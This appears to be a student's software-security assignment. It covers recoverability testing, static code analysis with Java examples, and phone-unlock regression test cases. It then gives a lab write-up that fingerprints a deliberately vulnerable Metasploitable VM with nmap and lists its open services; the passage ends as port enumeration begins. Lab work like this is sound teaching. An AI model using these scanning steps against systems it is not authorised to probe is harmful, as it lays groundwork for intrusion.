# FCS Assignment 3

**Name:** Meetakshi Setiya
**Roll no:** 2019253

## PART 1

---

**1.**

Recoverability in the context of software security testing refers to the technique to check a software application's ability to recover from failures or crashes like software/hardware crashes, network failures etc. The motivation behind software testing is to determine whether software operations halted due to crashes or integrity loss can be continued. This involves reverting back to the point of where integrity was known and reprocessing the operations discontinued at the failure point.

As the admin of a chat server hosted on the IIITD network, the following would be my plan to ensure data recoverability:

- Ensuring that the system is capable of allocating additional servers or CPUs in case of critical failures so that students and professors will not be totally cut off from communication via the chat service.
- Also making sure that important communication can take place through a different medium at least until the chat server is up.
- Backing up several states of the database and the chatting application software. Back ups can be located at the IIITD campus itself or at multiple other (remote) locations. The backup services should use fault tolerant storage systems.
- Setting up automatic backup after every, say, 24 hours.
- Performing recovery testing when backup is sustained before releasing (updates to) the chat service. It is important to create exhaustive test cases and allocate ample resources to do recoverability testing.
- Testing if the system/backup integrity is ensured after common faults like power failure, hardware problems, interruption to standard process etc.

- Appointing recovery personnel who are familiar with the application for restoration purposes. The recovery personnel could be IIITD's IT department itself.
- Besides these, jotting down possible failures, how they can occur, and their solutions to be better prepared is also crucial.
- Documenting all the steps followed during recoverability testing and even after recovering from an actual system failure for future reference.
- After restoration (due to a failure or during testing) making sure that the files are recovered properly. This can be done by simple checks like cross checking the files in the restored folders with the existing ones, opening a few file types and making sure that they are accessible, asking students if they can view their chats etc.
- Performing recoverability testing periodically.

I would test the recoverability functionality in the following manner:

- Creating a bed of test cases as close to the actual deployment conditions as possible. This should include protocol, hardware, software conditions to be similar to the actual conditions. It defines the way the system is planned to work.
- Exhaustive testing is time consuming and costly, so the test bed should be chosen such that it covers all primary features at least. It is a good idea to use an identical configuration and complete checks.
- I would perform recoverability tests on the hardware that is finally going to be restored especially if the location of the backup is not the local machine i.e. if restoration is to be done on a different machine than the one that created the backup.
- I would identify several points of failure for the system like- power and hardware failures, atrocious physical conditions, server unavailability, interruption to standard process, etc.
- The backup plan should have minimal impact on the interruption system and minimize losses.
- Since the drive technology is moving at a fast pace, old drives may not be compatible with new ones. Also, some backup systems might expect the hard drive to be exactly the same size as the one the backup was taken from. Such inconsistency and obsolescence can be taken care of using virtual machines having the required configuration for restoration.

- If online backup service is used, I would make sure that they are fault-tolerant and tested for recoverability as well.
- Once restoration is done, I would ensure that files are recovered properly. This can be done by simple checks like cross checking the files in the restored folders with the existing ones, opening a few file types and making sure that they are accessible, asking students if they can view their chats etc.
- In case of updates, releasing canary deployments, for example, before rolling out the updated version directly to the entire college. This would also help identify faults people would point out.

**2.**

a.

Automatic code analysis is a method of examining the program before it is run using a predefined set of rules to identify inefficient or suboptimal code. Automatic code analysis aids inspection. It generally makes use of software tools to parse the source code, discover potential errors and vulnerabilities and bring them to the attention of the development team. Automatic code analysis:


- Is faster and cheaper compared to human inspection.
- Reduces workload for human agents by turning their attention to the more suboptimal parts of the code.
- Requires human inspection for verification of reported vulnerabilities (high false-positive rate).

Four types of code analysis discussed in class are:

- **Control Flow Analysis:** It is a technique used for determining the control flow of a program and to check the sequence of control transfers. In control flow analysis, one checks for unreachable code, loops with multiple entry or exit points etc. An example code with control flow issue (unreachable statement) is given:

```
public class main {
    public static void main(String[] args) {
        int i;
        return;
        i=10;
    }
}
```


As expected, intellij reports error `*unreachable statement*` as shown in the screenshot:




Another example of a code with control flow issue (using `switch` without `default`) is also given:

```
public class Main {
    public static void main(String[] args) {
        int a = 1;
        switch(a) {
            case 0:
                break;
            case 1:
                System.out.println("hi");
                break;
        }
    }
}
```


A screenshot of control flow inspection results in intellij for the above code:




- **Data Use Analysis:** Data use analysis checks the definition and context of variables. It ensures that the defined data is used correctly. Data use analysis thus involves detecting unused declared/initialised variables, uninitialized variables, variables written twice without an intervening assignment etc. An example code with data use issue (uninitialised variable) is given:

```
public class main {
    public static void main(String[] args) {
        int i;
        System.out.println(i);
    }
}
```


As expected, intellij reports issue regarding the uninitialised variable `*i*` as shown in the screenshot:




- **Interface Analysis:** Interface analysis verifies interactive and distribution systems to check the source code. It basically checks the consistency of function declarations and their purposes. An example code with interface issue (inconsistent function call and signature) is given:

```
public class main {
    static void func(String[] args) {
        System.out.println("Hello World");
    }
    public static void main() {
        func(3);
    }
}
```


As expected, intellij reports error regarding the inconsistent function call and signature for `*func()*` as shown in the screenshot:




- **Information Flow Analysis:** Information flow analysis is a technique with which relevant data and its movements are inventoried in order to locate all official and unofficial use of information. This helps understanding where discoverable information is, so as to identify areas of potential risks to security. Information flow analysis basically identifies dependencies of output variables. An example code with information flow issue (variable scope too broad) is given:

```
public class Main {
    public static void main(String[] args) {
        int i;
        for (int j=0;j<3;j++) {
            i=j;
            System.out.println(i);
        }
    }
}
```


Code inspection of the above code on intellij correctly reveals the issue:




Another example of a code with information flow issue (local variable redundant) is given:

```
public class Main {
    static int func() {
        int i=10;
        return i;
    }
    public static void main(String[] args) {
        System.out.println(func());
    }
}
```

Code inspection of the above code on intellij correctly reveals the issue:




b.

I will be checking the code analysis types covered in Intellij IDEA Ultimate.

| S.No. | Code Analysis Type | Sub Functionality | Supported (Yes/No) |
|---|---|---|---|
| 1 | Control flow analysis | Switch statement used without default statement. | Yes |
| 2 | Control flow analysis | Conditional expression with identical branches. | Yes |
| 3 | Control flow analysis | Unreachable code | Yes |
| 4 | Data use analysis | Declared and initialised variables left unused. | Yes |
| 5 | Data use analysis | Variables declared but not initialised. | Yes |
| 6 | Interface analysis | Inconsistent function function declarations and usage | Yes |
| 8 | Information flow analysis | Scope of variable is too broad | Yes |
| 9 | Information flow analysis | Redundant local variable | Yes |

| | | | |
|---|---|---|---|
| 10 | Information flow analysis | Use of a variable whose value is known to be constant | Yes |

**3.**

Regression testing is a software testing practice that is done to ensure that any code changes, updates that happened in the later executions have not affected the performance or working of the application. It is done after software modifications to ensure that earlier tests are still validated. The primary purpose of regression testing is to discover unintended changes or effects in the functionality or behaviour of the code post modification.
Changed code often has rippling effects which may potentially affect other functionalities. Thus, regression testing is done whenever a new modification is made to the code. This includes updating dependencies, patching bugs, fixing malfunctions etc. It is necessarily done to ensure that the previous code and the newly added code remains operational after the changes.

1) Test cases for unlocking the phone:

*I have assumed that the phone is a touchscreen smartphone.*

| S.no. | Test Case | Expected Behaviour |
|---|---|---|
| 1 | The power button is pressed | The lock screen is toggled (displayed or closed). |
| 2 | The upper and lower volume buttons are pressed | Volume increases and reduces as expected. |
| 3 | The touch keypad works and inputs characters. | The input/feedback is visible on the display. |
| 4 | The display works as expected and shows the correct lock screen and the keypad input. | If a unlocking method is set, the requisite screen is displayed. |
| 5 | The window size and resolution of the screen is as per specification. | The screen must not be lower in size or resolution than what specified. |
| 6 | The mobile allows making SOS calls even when the phone is locked. | If the SIM card is inserted, an SOS call is placed to emergency contacts. |
| 7 | The mobile allows or disallows | If incoming calls can be accepted while |

| | | |
|---|---|---|
| | accepting calls when the phone is locked as per the specification. | the phone is unlocked, the call gets accepted successfully. |
| 8 | The mobile allows or disallows reading notifications when the phone is locked as per the specification. | The notifications are shown or masked as per the setting. |
| 9 | Dust or grime settled on the fingerprint sensor/camera which would reduce its accuracy. | A notification asking the user to clean the fingerprint sensor/camera lens pops up. |
| 10 | The mobile allows opening quick-access widgets or apps as per the specification. | Apps open successfully and are functional. |
| 11 | The software remembers the unlocking method selected by the user. | The correct lock screen is displayed. |
| 12 | The software remembers the correct unlocking passcode/pattern/fingerprint etc inputted by the user. | Allow the user to unlock the phone only if the passcode/pattern/fingerprint is correct. |
| 13 | Correct passcode/pattern/biometric is entered. | Phone unlocks. |
| 14 | User uses backup unlocking mechanisms. | Phone unlocks. |
| 15 | Too many incorrect attempts at unlocking. | Keep the password inputs at a timeout. |
| 16 | User forgets their passcode, pattern etc works. | Data recovery/phone reset possible. |
| 17 | Gestures like swipe and touch. | Gestures work correctly. |
| 18 | The mobile can make use of features like camera, fingerprint sensor, keypad etc while locked for the unlocking mechanism. | Unlocking mechanisms can be successfully used. |
| 19 | Battery use while the phone is unlocked. | Battery works as per the specification |

2) Test cases specific for face recognition based unlock mechanism:

*I have assumed that the phone is a touchscreen smartphone.*

| S.no. | Test Case | Expected Behaviour |
|---|---|---|
| 1 | The software remembers the unlocking method (face recognition) selected by the user. | The correct lock screen is displayed. |
| 2 | User uses backup unlocking mechanisms. | Phone unlocks |
| 3 | Unlocking phone with correct face | Phone unlocks |
| 4 | Unlocking phone with wrong face | Phone does not unlock |
| 5 | Dust or grime settled on the camera which would reduce its accuracy. | A notification asking the user to clean the fingerprint sensor/camera lens pops up. |
| 6 | The correct user dyes their hair, gets a wound on their face, uses glasses etc and tries to unlock the phone. | Phone unlocks irrespective of minor changes in physical attributes. |
| 7 | A picture/model of the correct user's face is shown to the camera. | Phone does not unlock. |
| 8 | The correct user's siblings/parents/close relatives with identical physical features try to unlock the phone. | Phone does not unlock. |
| 9 | People of various races and ethnicities use face recognition. | The face recognition software works equally well on people from all races and ethnicities. |
| 10 | Trying to unlock the phone in sub-par lighting with the correct face. | Phone unlocks |
| 11 | The correct user's face is shown to the phone while they are sleeping. | Phone does not unlock. |
| 12 | The correct user tries to unlock the phone from different angles and orientations. | Phone unlocks unless the angle or orientation is very drastic. |
| 13 | Correct user tries to unlock the phone when multiple people are present. | The camera focuses on the user and the phone is unlocked. |

| | | |
|---|---|---|
| 14 | Too many incorrect attempts at unlocking. | Ask the user to use a different (backup) unlocking method or keep them on a timeout. |
| 15 | The correct user partially appears on camera and tries to unlock. | The phone unlocks based on the extent of the exposure as per the specifications. |

3) Test cases that stay relevant with the new update:

*I have assumed that the phone is a touchscreen smartphone.*

Some test cases specific to `under display fingerprint` unlocking mechanism are:

| S.no. | Test Case | Expected Behaviour |
|---|---|---|
| 1 | Dust or grime settled on the fingerprint sensor which would reduce its accuracy. | A notification asking the user to clean the fingerprint sensor/camera lens pops up. |
| 2 | Correct user tries to unlock the phone using their registered finger. | Phone unlocks. |
| 3 | Correct user tries to unlock the phone using their unregistered finger. | Phone does not unlock. |
| 4 | The correct finger puts itself on the fingerprint scanner at various orientations/angles. | Phone unlocks depending on the extent of finger registered and exposed to the scanner. |
| 5 | Wrong user tried to unlock the phone using their finger. | Phone does not unlock. |
| 6 | Wrong user uses methods like copying the correct fingerprint on a sellotape and tries to unlock the phone. | The fingerprint scanner and software does not give into phoney practices and does not unlock. |
| 7 | Multiple fingers together on the sensor along with the correct finger. | The phone locks or unlocks as per the specification. |
| 8 | Correct users of all ages try to unlock the phone. | Phone unlocks. |
| 9 | Too many incorrect attempts at unlocking. | Ask the user to use a different (backup) unlocking method or keep them on a timeout. |

| | | |
|---|---|---|
| 10 | User uses backup unlocking mechanisms. | Phone unlocks |

If Samsing does not remove the face recognition unlocking feature from the sPhone, then all test cases in part 1) 2) and 3) will stay relevant to the new update. However, if sPhone does not have the face recognition unlocking feature anymore, the test cases enlisted in part 2) would be disregarded. Only 1) and 3) stay relevant.

4) Regression test plan:

- Gather information on the application structure by performing security assessment on the system software, especially after an update.
- Identify the unit interfaces (like TCP/UDP sockets etc) among the units of software systems. Look for any hidden interfaces by reviewing the source code or any new interfaces added after the code update.
- Find out acceptable levels of risks using user information and inform it to the developers. Identify potential security bugs and vulnerabilities.
- Frame exhaustive test cases encompassing the security and functional requirements of the application.
- Identify and sort the test data according to a criteria. For example, unlocking the phone, placing a call etc.
- Set up a test environment for regression testing to produce accurate results.
- Validate all test cases and identify all inputs and outputs so that if something out of ordinary/unexpected happens in the output, an error can be immediately logged.
- Have a defect raising procedure using tools like Jira to keep track of all the bugs and updates in a large code base.
- Document the test results and metrics after each regression test.

PART 2

---

*Note: the attacking machine is macOS Big Sur unless specified. The metasploitable system is running on VMWare Fusion.*

**a.**

Task:

Using nmap to identify the OS version of the metasploitable system.

Background:

- The metasploitable system does not make use of any kernel module or tools (like stealth patch, IP personality etc) to obscure its OS and defeat nmap fingerprinting. This makes it possible to use nmap to do remote OS detection and guess the OS of the virtual machine.
- Nmap basically sends a series of TCP and UDP packets to the target host computer and thoroughly analyses the response received. After performing several tests (like TCP ISN sampling, IP ID sampling etc) nmap compares the results to nmap-os-db and looks for an OS match. Nmap can be used to identify the OS version of the metasploitable system using the following command:

  ```
  sudo nmap -O <IP address of the target>
  ```

- Successful execution of the above command shows the nmap scan report for the target host (in this case, the metasploitable system). The report consists of a list of open ports, OS details, MAC address of the target etc.

Steps followed:

Follow the steps given below to identify the OS version of the metasploitable system:

➔ Open the metasploitable virtual machine and obtain its IPv4 address. To do this, execute the following command:

```
ifconfig eth0
```

Note the inet address of the ethernet interface from the screen. For me, it is `192.168.0.103`.

➔ Now that the IP address has been obtained, use nmap from the attack machine to find the OS version via this command:

```
sudo nmap -O 192.168.0.103
```

➔ Note the OS details from the nmap report.

Screenshots:

➔ Obtaining the IP address of the metasploitable system using ifconfig:

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:48:cd:26
          inet addr:192.168.0.103  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe48:cd26/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3012 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:207941 (203.0 KB)  TX bytes:268761 (262.4 KB)
          Interrupt:17 Base address:0x2000
```

➔ Using nmap to find the OS version of the metasploitable system from the attack machine (macOS in my case):

```
2767 ➜ ~  ❯❯ sudo nmap -O 192.168.0.103
Password:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-02 14:11 IST
Nmap scan report for 192.168.0.103
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:48:CD:26 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
2768 ➜ ~  ❯❯
```

➔ Noting down the OS version from the above report:

```
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

OS Version:

The OS version reported by nmap is Linux 2.6.X (2.6.9-2.6.33).

**b.**

Task:

Listing open ports on the metasploitable system, what they are used for by default and the applications running on them.

Background:

- The metasploitable system does not make use of any configuration or tools to obscure itself or block nmap port scans. This makes it possible to use nmap to probe the network, do fingerprinting and port scans.
